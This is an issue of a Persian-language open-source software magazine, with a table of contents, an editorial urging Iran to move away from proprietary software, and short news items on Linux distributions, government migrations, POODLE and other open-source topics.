

# سلام دنیا

```
object Hello {  
  def main(args: Array[String]): Unit = {  
    println("hello, world!")  
  }  
}
```

ماهنامه تخصصی نرم افزارهای آزاد / متن باز شماره دوم | آبان ماه ۱۳۹۳ | ۱۰۰ صفحه



پروژه گنوم فارسی  
پروژه متن باز هانی نت ایران  
ماجرای کالبد شکافی یک رایانه  
معرفی زبان برنامه نویسی اسکالا  
پروژه متن باز اطلس رایپ  
چگونه در گیت هاب وبسایت بسازیم  
سایبرپانک

## روز اتحاد متن باز

راه کارهایی برای ایجاد کسب و کار از یک پروژه متن باز



## دوره های حرفه ای لینوکس


در تلهما مرکز تخصصی آموزش و آزمون بین المللی لینوکس ایران  
فناوران آنیسا

- ◀◀ دوره آشنایی با لینوکس (Linux Essential)
- ◀◀ دوره مدیریت پایه لینوکس LPIC-۱
- ◀◀ دوره مدیریت پیشرفته لینوکس LPIC-۲
- ◀◀ دوره پیشرفته محیط های مختلط LPIC-۳۰۰ (LDAP, Samba)
- ◀◀ دوره پیشرفته امنیت در لینوکس LPIC-۳۰۳
- ◀◀ دوره پیشرفته مجازی سازی در لینوکس LPIC-۳۰۴
- ◀◀ دوره مقدماتی و پیشرفته Embedded Linux
- ◀◀ دوره پیشرفته مانیتورینگ لینوکس
- ◀◀ دوره مقدماتی و پیشرفته Astrisk VoIP
- ◀◀ دوره استادی اسکریپت نویسی (Mastering Linux Shell Scripting)
- ◀◀ دوره طراحی و برنامه نویسی وب (LAMP)
- ◀◀ برگزاری آزمون های بین المللی LPI

نشانی ما: تهران، میدان آرژانتین، بلوار بیهقی، دوازدهم شرقی، پلاک ۶، طبقه سوم، تلفن تماس: ۸۸۵۴۸۶۰۳ و ۸۸۵۴۸۳۶۰



بنام خداوند عز و جل



پروژه Poppy جهت ایجاد ربات‌های کاملاً آزاد / متن‌باز

# سلام دنیا

ماهنامه تخصصی نرم افزارهای آزاد / متن باز

شماره دوم | آبان ماه ۱۳۹۳

صاحب امتیاز و مدیر مسئول:

بهنام توکلی کرمانی

سرمدبیر:

محمد دماوندی | [eic@salam-donya.ir](mailto:eic@salam-donya.ir)

شورای سردبیری:

محمد افاضاتی

محمد درویش

احسان کریم خانی

محمد نبی زاده

ویراستاران: بهنام مرندی، مرزیه نورعلیان

همکاران این شماره:

بهراد اسلامی فر، نوید امامی، فرناز بهنام، مهدی جزایری

امیر حسین حسینی پژوه، الهام حصارکی، ابراهیم حیدری

شادیار خدایاری، حامد خرم یار، رضا سامعی، مهدی صادقی

میثم صالحی، احسان عبداللهی، مجید عظیمی، فرود غفوری

سمیه کریمی، عادل کریمی، امیر کریمی، امید متقی امیر

محرابیان، بهنام مرندی، مهدی مهران فرید، آرش موسوی

مصطفی میر موسوی، جادی میر میرانی، حمید نبی زاده


سید عبدالرضا واقفی

مدیر هنری: علیرضا بخشی

نشانی: تهران، فلکه دوم صادقیه، ابتدای بلوار فردوس

پلاک ۱۴، واحد ۱، تلفن: ۰۲۱-۴۴۰۰۰۷۵۱

[www.salam-donya.ir](http://www.salam-donya.ir) | [info@salam-donya.ir](mailto:info@salam-donya.ir)



## معرفی

بستر رسانه آنلاین آزاد | ۱۲

یک رقیب متن باز جدید برای میکروسافت | ۱۳

روی ابرهای خودمان پرواز کنیم | ۱۴

پروژه متن باز اطلس رایپ | ۱۶

گلچین ابزارهای مفید آزاد | ۲۰



## گزارش ویژه

نحوه کسب درآمد برای برنامه نویسان متن باز | ۲۴

راه کارهایی برای ایجاد کسب و کار از یک پروژه متن باز | ۲۵

روز اتحاد متن باز | ۲۶



## پرونده

مروری کوتاه بر تاریخچه پروژه گنوم | ۳۴

افزونه تقویم فارسی برای گنوم شل | ۳۵

مقایسه محیط های گرافیکی گنوم | ۳۶

بررسی گنوم ۳/۱۴ | ۳۸

ساخت افزونه برای گنوم | ۴۰

معرفی GTK+ | ۴۳

پروژه گنوم فارسی | ۴۴



## جامعه کاربری

پروژه متن باز هانی نت ایران | ۴۸

ماجرای کالبدشکافی یک رایانه | ۵۰

یک روز خوب با نرم افزار آزادی ها | ۵۴

ارتقای فرهنگ رسیدگی به ایمیل | ۵۶

گروه کاربران لینوکس اصفهان | ۵۸

مصاحبه با تهیه کننده فیلم آزاد سینتل و سرپرست موسسه بلندر | ۶۰

عکس های روز آزادی نرم افزار اصفهان | ۶۴



## تخصصی

عرفی زبان برنامه نویسی اسکالا | ۶۶

شاخص گذاری ترکیبی و شرط های بازه ای | ۶۹

آشنایی فنی با زبان اسکالا | ۷۰

چگونه در گیت هاب وبسایت بسازیم | ۷۲

داکر، هیجان مجازی سازی | ۷۶

نحوه ایمن سازی LDAP | ۷۸

تحلیل آسیب پذیری در پشتی در شبکه IRC | ۸۰

معرفی لاتک | ۸۲





## سخن نخست



محمد دماوندی  
سردبیر

سال‌ها دل طلب جام‌جم از ما می‌کرد  
وان چه خود داشت ز بیگانه تمنا می‌کرد

■ حافظ

**کسب و کار** و اقتصاد جهانی، سال‌ها است با ورود به عصر اطلاعات و مکانیزه شدن فعالیت‌های حوزه‌های مختلف، توسط رایانه‌ها و نرم‌افزارها، دست‌خوش تغییرات عظیمی شده است. از ورود اولین رایانه به ایران و به وجود آمدن شرکت‌های نرم‌افزاری نیز سال‌ها می‌گذرد. فراگیر شدن اینترنت به گونه‌ای جوامع مختلف را با هم در تعاملات جدی قرار داده است که اگر کشوری، روزآمدسازی زیرساخت‌های خود را هم‌سو با پیشرفت‌های جهانی نکند، با مشکلاتی جدی روبرو می‌شود. در همین راستا، با وجود این که از ورود موج عصر دیجیتال به ایران سال‌ها می‌گذرد، متأسفانه، جامعه ما علی‌رغم داشتن سرمایه‌های بی‌بدیل، به ویژه در منابع انسانی متخصص، در بسیاری از زمینه‌ها دچار مصرف‌گرایی افراطی شده است و این امر به نوبه خود بنیان‌های اصلی کشور را دچار اختلال می‌کند. پدیده مصرف‌گرایی در فناوری اطلاعات و صنعت نرم‌افزار نیز اشتغال جوانان و شکوفایی استعدادها بالقوه را تحت تأثیر قرار داده است. گرچه جای خوشنودی است که در این عرصه معمولاً عده‌ای پیدا می‌شوند که چالش‌های بزرگ را به جان می‌خرند و پیش‌گام می‌شوند، ولی شوربختانه، عده زیادی نیز به جای آموختن از موفقیت این پیشگامان و تلاش برای کشف راه‌کارهای بهتر و کارآمدتر، تنها به تقلید پرداخته، از استعدادهای خویش غافل می‌شوند. در یکی دو دهه گذشته، شاهد انحصار بازار ایران در دست چند شرکت بزرگ جهانی مثلاً مایکروسافت

و محصولات ادوبی و دنباله‌روی از رویکردهای آن‌ها بوده‌ایم. با چنین رویکرد مقلدانه‌ای، نه تنها امکان توسعه ابزارهای جدید و مشارکت برای ایجاد بستری بر مبنای نیازهای داخلی را از خود سلب کرده‌ایم، بلکه به صورت نامحسوس، کنترل مهم‌ترین منابع مان را نیز به آن‌ها سپرده‌ایم و هر آن چه از اعتماد به نفس می‌توانستیم نزد خود نگه داریم، پاک باخته‌ایم. در مقابل، توسعه نرم‌افزارهای آزاد / متن‌باز، امکان انباشت دانش و ایفای نقش در این زمینه را فراهم می‌کند.

حدود یک دهه پیش‌تر، اگر فردی به دنبال انتخاب شغلی مناسب در حوزه فناوری اطلاعات در ایران بود، گزینه‌های محدودی پیش رویش بود و چنانچه جبر جغرافیایی با وی سراناسازگاری داشت یا سرمایه کافی در اختیارش نبود، باید مشقات بسیاری را به جان می‌خرید تا بتواند گذران زندگی کند. اما با ورود به عرصه فناوری‌های آزاد / متن‌باز و آشنایی متخصصان، تا حدودی ورق به نفع بدنه جامعه برگشت. اگر در گذشته برای کسب و کارتان با ترس به استفاده از فناوری‌های روز روی می‌آوردید، نگران نحوه کسب درآمد بودید و برای گرفتن پروژه به این در و آن در می‌زدید، امروز در صورت تجربه شدن، نه تنها می‌توانید به اندوخته دانش خود ببالید، بلکه می‌توانید راحت‌تر از قبل به کسب درآمد و بهتر کردن محیط اطرافتان بپردازید. اگر در گذشته افراد زیادی برای یافتن شغل مناسب ناگزیر از مهاجرت به شهرهای بزرگ و صنعتی بودند، امروزه، به تدریج شاهد دورکاری متخصصان متعهد و مسئولیت‌پذیری هستیم که موقعیت و جایگاه مناسب‌شان را در شرکت‌ها یافته‌اند.

اما در دیدی کلان، بدنه دولت، با این پیشرفت‌ها هماهنگ نیست و چابکی لازم را ندارد و هر چند با

ابلاغ بخشنامه و تاسیس مرکز توسعه نرم‌افزارهای آزاد، متن‌باز و بومی، بارقه‌هایی از تغییر نگرش را به جامعه القا می‌کند، اما کارآمدی لازم را ندارد. با وجود احساس و اعلام نیاز به مهاجرت به دنیای متن‌باز، انتظار اقدامات جدی‌تری از سوی دولت می‌رود. با این که طی سال‌های اخیر همراه با گسترش ابزارها و نرم‌افزارهای آزاد / متن‌باز، شاهد تغییرات چشم‌گیری برای بهبود و ارتقای نرم‌افزارهای بومی بوده‌ایم، اما به طور قطع سایه سنگین سابقه نه چندان درخشان محصولات تولید و عرضه شده توسط بخش خصوصی در زمینه کیفیت و خدمات پشتیبانی، عاملی بازدارنده برای دولت و سایر مصرف‌کنندگان در به کارگیری چنین محصولاتی بوده است.

پیوند دولت با بخش خصوصی و ایجاد فضایی برای تبادل دانش و اطلاعات، کمک شایانی به ارتقای کیفیت محصولات خواهد کرد. ضمن این که با کاهش هزینه‌های تولید و خدمات با بهره‌گیری از فناوری‌های آزاد / متن‌باز در یک چشم‌انداز میان‌مدت، نه تنها نگرش مصرف‌گرایی تغییر خواهد کرد، بلکه با تمرکز بر مدیریت منابع و تحقیق و توسعه کارآمد و با هم‌گرایی برای احترام به زحمات دیگران و رعایت پروانه‌ها و حقوق مادی و معنوی، می‌توان با حداقل امکانات، اقدام به ایجاد فرصت‌های مناسب شغلی نمود، به طوری که برای فراهم شدن هر فرصت هزینه‌های بسیار کمتری به دولت و جامعه تحمیل شود.


و در نهایت با هموار شدن چنین مسیری، راه پیشرفت باز خواهد شد و حداقل، در صدور دانش و ابزارهای نوین به کشورهای منطقه، نقشی پررنگ‌تر از پیش را ایفا خواهیم نمود. به امید آن روز در آینده‌ای نه چندان دور. ■



### تغییرات اوبونتو ۱۴/۱۰

اوبونتو ۱۴/۱۰ یا utopic unicorn عرضه شد. تغییرات عظیم برای اوبونتو در راه هستند. یوتوپیک یونیکورن، آرامش قبل از طوفان است. آخرین نرم‌افزارها را از پروژه‌های upstream، به‌روزآوری و از نسخه ۳/۱۶ هسته لینوکس استفاده شده و پشتیبانی از سخت‌افزارها را بهبود بخشیده است. همچنین نسخه‌های جدیدی از لیبرافیس و مولفه‌های گنوم موجود است و برنامه‌های دیگری که در شش ماه گذشته از زمان انتشار اوبونتو ۱۴/۰۴ به‌روز شده‌اند.

اگر از ۱۴/۰۴ LTS استفاده می‌کنید، واقعا دلیل خاصی وجود ندارد که به ۱۴/۱۰ utopic unicorn به‌روزرسانی کنید. این خیلی خوب است، لینوکس دستتاپ پایدار است و می‌توان واقعا از آن استفاده کرد، نه این که تنها با آن سر و کله زد. چرا که انتشار LTS اوبونتو تنها برای کاربرهای حرفه‌ای نیست، بلکه برای کاربران معمولی نیز است. ■



### برگزاری جلسه پس از ۱۵۴ روز، بدون دستور جلسه

جلسه شورای عالی فضای مجازی کشور شامگاه ۱۰ آبان به ریاست رئیس جمهوری و با حضور سران قوا و اعضای حقیقی و حقوقی آن، برگزار شد. آخرین جلسه شورای عالی فضای مجازی در دهم خردادماه برگزار شده بود و براساس اساسنامه، باید این جلسات هر سه هفته یک بار ادامه می‌یافت که به دلیل اختلاف بر سر دستور جلسه، تا این تاریخ برگزاری آن طول کشید. دعوت‌نامه حضور در نوزدهمین جلسه شورای عالی فضای مجازی در حالی به دست اعضا رسید که در آن خبری از دستور جلسه نبوده است. خبرگزاری فارس در این باره نوشت: «طبق روال، مرکز ملی فضای مجازی باید با تهیه دستور جلسه برای برگزاری جلسه از رئیس و اعضا دعوت کند و رئیس شورا برای تشکیل جلسه زمان تعیین می‌کند. دستور جلسه نیز پیش از جلسه برای اعضا ارسال شود. اکنون اما اعضای شورای عالی فضای مجازی می‌گویند: دستور جلسه مشخص نیست.»

اما سید محمد حسین پور مدیر کل ارتباطات و روابط عمومی شورای عالی فضای مجازی در گفت‌وگو با خبرنگار فناوران در مورد دستور نوزدهمین جلسه شورا توضیح داد: تعداد مواردی که باید در جلسه مطرح شود بسیار زیاد بود و به همین دلیل دستور جلسه مشخص نشد. وی افزود: خود اعضا در جلسه، موارد مهم را مشخص کرده و در مورد این که کدام موضوع مورد بررسی قرار گیرد، تصمیم می‌گیرند. به نظر می‌رسد برگزاری جلسه‌ای بدون دستور، در واقع راه حلی برای رفع موقتی اختلاف میان اعضا باشد.

موضوع فیلترینگ و شبکه‌های مجازی احتمالا یکی از موضوعات مورد مناقشه است. فیلتر این شبکه‌ها مورد موافقت دولت نیست، قوه قضاییه نیز شرط فیلتر نشدن آن‌ها را استفاده از فیلترینگ هوشمند خوانده است و برخی نیز معتقدند باید این شبکه‌ها حتما فیلتر شوند. ■



### عقب‌گرد برلین

علی‌رغم حرکت بسیاری از شهرهای جهان به سمت اوپن‌سورس، برلین از اوپن‌افیس به مایکروسافت آفیس مهاجرت می‌کند. مقامات، علت این تغییر را تعامل بیشتر با سایر سازمان‌های فدرال عنوان کرده‌اند. اما تحلیل‌گران، جزیره‌ای کار کردن و استفاده از نسخه اوپن‌افیس قدیمی ۲۰۱۰ را علت اصلی عنوان کرده‌اند. ■



مترجم: سمیه کرمی




### دوره جدید امنیت متن باز

پودلیک خطای اصلی در SSL3 است که محققین امنیتی گوگل پیدا کردند. در اساس، پودل به یک هکر این امکان را می دهد که کوکی هایی را که برای شناسایی شما در یک سرویس و مجوز دسترسی به حسابتان استفاده می شوند، بدون دانستن گذرواژه از شما بدزدند. چندین سال پیش یک افزونه فایرفاکس که فایرشپ نامیده می شد منتشر شد، کار این افزونه این بود که روی شبکه جاسوسی مردمی را می کرد که به فیسبوک وصل می شدند و بعد، هر کس که این افزونه را استفاده می کرد، می توانست با حساب شخصی که نمی شناسند به فیسبوک وصل شود. پودل از این نظر شبیه است که هکر باید روی همان شبکه باشد تا بتواند از ارتباط های شما با وبسایت ها سواستفاده کند، از آن گذشته شما باید جاوااسکریپت را اجرا کرده باشید، همچنین اگر شما هم یک مرورگر جدید روی دستگاهتان اجرا کنید، از خطر در امان خواهید بود. آخرین مرورگر مهمی که مبتنی بر SSL3 بود، اینترنت اکسپلورر ۶ بود. این موضوع برای سازمان های کشور و شبکه بانکی کشور که از ویندوز اکس پی استفاده می کنند بسیار حائز اهمیت است. ■



مترجم: نوید امامی



### همکاری گوگل و دراپ باکس

این دو شرکت بزرگ در حوزه وب، چندی پیش اعلام کرده اند بنیادی غیرانتفاعی با نام «صندوق فناوری باز» (Open Technology Fund) را بنا نهاده اند تا استفاده صحیح از فناوری های متن باز در حوزه امنیت را بهبود بخشند. این دومین مرتبه در هفته های گذشته است که ۲ شرکت بزرگ با یکدیگر همکاری در حوزه متن باز را شروع می کنند. چندی پیش فیسبوک اعلام کرده بود اتحادی به نام TODO را با هدف اشتراک بهترین روش های توسعه نرم افزار بین شرکت های بزرگ بنیان نهاده است که دو شرکت گوگل و دراپ باکس نیز عضو آن هستند. این شرکت ها اهمیت فراهم کردن ابزارهای امن متن باز را یادآور کرده اند. ■



مترجم: نوید امامی



### پروژه لینوکسی ویلچر اینتل

اینتل با ارائه مفهوم ویلچر متصل (Connected Wheelchair) پا به عرصه های جدیدی گذاشته است. این ویلچر داده های ورودی را از کاربر می گیرد و قابلیت اشتراک گذاری آن ها را با دیگران میسازد. پروژه ای که از لینوکس در قلب خود استفاده می کند. یکی از این پروژه ها ویلچر متصل نام دارد که توسعه دهندگان اینتل از «استیون هاوکینگ» قول گرفته اند آن ها را در پیش برد اهداف این پروژه یاری رسانند. این پروژه هم اکنون در مراحل آزمایشی خود به سر می برد. ■



مترجم: محمد درویش



### مهاجرت چین تا سال ۲۰۲۰

چین سیستم عامل تمامی رایانه های خود را تا سال ۲۰۲۰ لینوکسی خواهد کرد. بنا به گفته منابع در این بازه، سالانه ۱۵٪ از رایانه های دولتی به تدریج مهاجرت خواهند کرد. در همین راستا، نصب ویندوز ۸ در ادارات دولتی، ممنوع اعلام شده است. ■





مترجم: محمد افاضاتی



### تبلت اوبونتو در راه است

اخیرا شایعاتی درباره رونمایی تبلت ۱۰/۱ اینچی با سیستم عامل اوبونتو تاچ در دسامبر ۲۰۱۴ شنیده می شود. اطلاعات بدست آمده نشان دهنده قدرت نسبتا خوب تبلت است که دارای پردازنده چهار هسته ای اینتل با دو گیگابایت رم و باتری ۷۹۰۰ میلی آمپر است که وزن آن را نزدیک به ۶۳۰ گرم می کند. هنوز جزئیاتی درباره سازنده و قیمت آن منتشر نشده است. ■



مترجم: محمد نبی زاده




### راه کار متن باز برای مبارزه با سرطان

دانشمندان با راه اندازی یک کمپین سرمایه گذاری اجتماعی، به دنبال تولید داروهای متن باز برای مبارزه با سرطان هستند. این فعالیت در قالب پروژه ماریلین برای جمع آوری حداقل بودجه هفتاد و پنج هزار دلار به منظور توسعه فرهنگ نوع دوستی و حل معضل داروهای انحصاری و گران قیمت، شکل گرفته است. ■



مترجم: نوید امامی




### صرفه جویی ۶ میلیون یورویی

شهرداری تورین امیدوار است با سرمایه گذاری ۵ ساله و جایگزینی تمام رایانه های دولتی مبتنی بر ویندوز ایکس پی با اوبونتو مبلغ ۶ میلیون یورو در هزینه های خود صرفه جویی کند. نصب سیستم عامل جدید روی بیش از ۸۳۰۰ رایانه اداری، به ازای هر رایانه ۳۰۰ یورو صرفه جویی خواهد داشت. این مبلغ با توجه به هزینه مجوزهای ویندوز و آفیس به دو و نیم میلیون یورو خواهد رسید. دلیل دیگر این انتقال، قدیمی بودن دستگاه های رایانه ای است که نصب آخرین نسخه از ویندوز روی آن ها با مشکلات فراوانی همراه خواهد بود اما برای گنوالینوکس این مشکل وجود نخواهد داشت. ■



مترجم: محمد درویش




### ادوبی به لینوکس پشت می کند

اخیرا شرکت ادوبی اعلام کرده است که دیگر ادوبی آکروبات را در لینوکس پشتیبانی نمی کند. البته تعجبی ندارد چرا که آخرین به روز رسانی آن نیز در ماه می ۲۰۱۳ ارائه شده است. اما خوشبختانه، گزینه های زیادی برای این محصول غیر متن باز وجود دارد. مثلا اوبیس به صورت پیش فرض بر روی اوبونتو وجود دارد با او کولار هم برای محیط کی دی ای فراهم شده است. ■



مترجم: سمیه کریمی



### فاکس بری در راه است

بردهای رزبری پای به زودی میزبان یک توزیع لینوکس دیگر به نام Firefox OS خواهند بود. بنیاد موزیلا در تلاش جهت انتشار سیستم عامل خود برای این رایانه بسیار کوچک است تا اثبات کند سیستم همه فن حریفی دارد!



مترجم: نوید امامی



### دیبان اچو بر پایه نسخه ۸ دیبیا منتشر شد

Debian Edu که قبلا با نام اسکولی لینوکس (Skolelinux) شناخته می شد یک نسخه سفارشی شده از دیبیا جهت مدارس است که از هم اکنون بر پایه دیبیا ۸ منتشر می گردد. لازم به ذکر است که این توزیع در حداقل ۲۰۰ مرکز آموزشی در سرتاسر جهان مورد استفاده قرار گرفته است.



مترجم: محمد درویش



### عصر امپراتورهای متن باز

اوپن ایج (Openage) پروژه ای است که به دنبال متن باز کردن بازی محبوب عصر امپراتورها است. این پروژه بعد از Xoreos, GemRB و OpenMW در تلاش برای بازنشر نسخه بازی عصر امپراتورها، بعد از ۱۵ سال با کمک موتور جینی (Genie) است که با تغییر نام، به اوپن ایج موسوم شده است. علاقمندان می توانند در گیت هاب به کدها دسترسی پیدا کنند.



مترجم: محمدافاضانی



### رویگردمتن باز مایکروسافت

مایکروسافت API های آفیس ۳۶۰ خود را در اختیار توسعه دهندگان قرار می دهد. با توجه به مواضع متناقض مایکروسافت در مقابل فرهنگ متن باز، چنین گرایش هایی می تواند بیان گر قدرت راه کارهای آزاد / متن باز باشد.



مترجم: محمد نبی زاده



### اولین مهاجر متن باز بیست ساله شد

امسال بیستمین سالگرد پیدایش مرورگر نت اسکپ است که در سال ۱۹۹۸ شرکت نت اسکپ، تمامی کد این محصول را متن باز کرد و پایه های اولیه فایرفاکس امروزی را بنا نهاد.



### freeBSD بیست و یک ساله شد

فری‌بی‌اس‌دی در سال ۱۹۹۳ میلادی به عنوان یک سیستم‌عامل کاملاً آزاد منتشر شد و این هفته بیست و یکمین سالگرد، عرضه آن را شاهد هستیم. این سیستم‌عامل امن و پایدار با همکاری جردن هوبارد، در دانشگاه برکلی متولد شد. ■




### گنوم ۳/۱۵/۱ منتشر شد

با انتشار این نسخه گنوم، خطاهای زیادی برطرف شده است و بهبودهایی در زمینه ترجمه و ابزارهای آن ایجاد شده است. این نسخه ظاهراً با انتشار نگارش ۳/۱۶ در مارس سال آینده به کار خود پایان خواهد داد. ■



### ۴۲ ماه محکومیت برای بنیان‌گذار پارتی

